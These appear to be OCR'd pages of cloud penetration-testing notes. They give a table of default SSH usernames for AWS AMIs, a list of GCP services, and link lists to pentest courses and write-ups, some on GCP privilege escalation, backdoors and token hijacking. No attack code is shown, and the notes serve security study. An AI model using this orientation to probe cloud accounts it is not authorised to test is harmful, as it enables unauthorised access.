
RESOURCE

AWS PLANET




https://aws.amazon.com/security/penetration-testing/

AWS SERVICES



AWS SECURITY



Default User Credentails for SSH


OS/Distro	Official AMI ssh Username	Legacy / Community / Other AMI ssh Usernames
Amazon Linux	`ec2-user`	
Ubuntu	`ubuntu`	`root`
Debian	`admin`	`root`
RHEL 6.4 and later	`ec2-user`	
RHEL 6.3 and earlier	`root`	
Fedora	`ec2-user`	`root`
Centos	`centos`	`root`
SUSE	`root`	
BitNami	`bitnami`	
TurnKey	`root`	
NanoStack	`ubuntu`	
FreeBSD	`ec2-user`	
OmniOS	`root`	

RESOURCE

- https://github.com/enaqx/awesome-pentest
- https://www.sans.org/cyber-security-courses/cloud-penetration-testing/
- https://www.udemy.com/course/cloud-hacking/
- https://aws.amazon.com/pt/security/penetration-testing/
- https://cloudacademy.com/course/aws-security-fundamentals/introduction-74/
- https://cobalt.io/blog/what-you-need-to-know-about-aws-pentesting
- https://gracefulsecurity.com/an-introduction-to-penetration-testing-aws-same-same-but-different/
- https://www.virtuesecurity.com/aws-penetration-testing-part-2-s3-iam-ec2/
- https://securityboulevard.com/2021/03/aws-penetration-testing-essential-guidance-for-2021/
- https://www.darkskope.com/aws-penetration-testing
- https://bootcamps.pentesteracademy.com/certifications
- https://docs.microsoft.com/pt-br/azure/security/fundamentals/pen-testing
- https://www.youtube.com/watch?v=lOhvIooWzOg


ttps://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Cloud%20-%20AWS%20Pentest.md

GCP PLANET



https://support.google.com/cloud/answer/6262505?hl=en

GCP PLANET



Compute
Compute Engine
App Engine
Container Engine
Container Registry
Cloud Functions
Identity & Security
Cloud IAM
Cloud Resource Manager
Cloud Security Scanner
Cloud Platform Security
Networking
Cloud Virtual Network
Cloud Load Balancing
Cloud CDN
Cloud Interconnect
Cloud DNS
Big Data
BigQuery
Cloud Dataflow
Cloud Dataproc
Cloud Datalab
Cloud Pub/Sub
Genomics
Storage and Databases
Cloud Storage
Cloud Bigtable
Cloud Datastore
Cloud SQL
Persistent Disk
Machine Learning
Cloud Machine Learning
Vision API
Speech API
Natural Language API
Translation API
Jobs API

https://github.com/Littlehack3r/awesome-gcp-pentesting

- https://book.hacktricks.xyz/cloud-security/gcp-security
- https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/
- https://irsl.medium.com/the-speckle-umbrella-story-part-2-fcc0193614ea
- https://mbrancato.github.io/2021/12/28/rce-dataflow.html
- https://desi-jarvis.medium.com/gcphound-a-swiss-army-knife-offensive-toolkit-for-google-cloud-platform-gcp-fb9e18b959b4
- https://89berner.medium.com/persistant-gcp-backdoors-with-googles-cloud-shell-2f75c83096ec
- https://cloudsecdocs.com/gcp/offensive/attacks/writeups/
- https://github.com/dxa4481/AttackingAndDefendingTheGCPMetadataAPI
- https://www.netskope.com/blog/gcp-oauth-token-hijacking-in-google-cloud-part-1
- https://medium.com/@tomaszwybraniec/google-cloud-platform-pentest-notes-service-accounts-b960dc59d93a
- https://rhinosecuritylabs.com/gcp/privilege-escalation-google-cloud-platform-part-1/
- https://jryancanty.medium.com/stop-downloading-google-cloud-service-account-keys-1811d44a97d9

RESOURCE

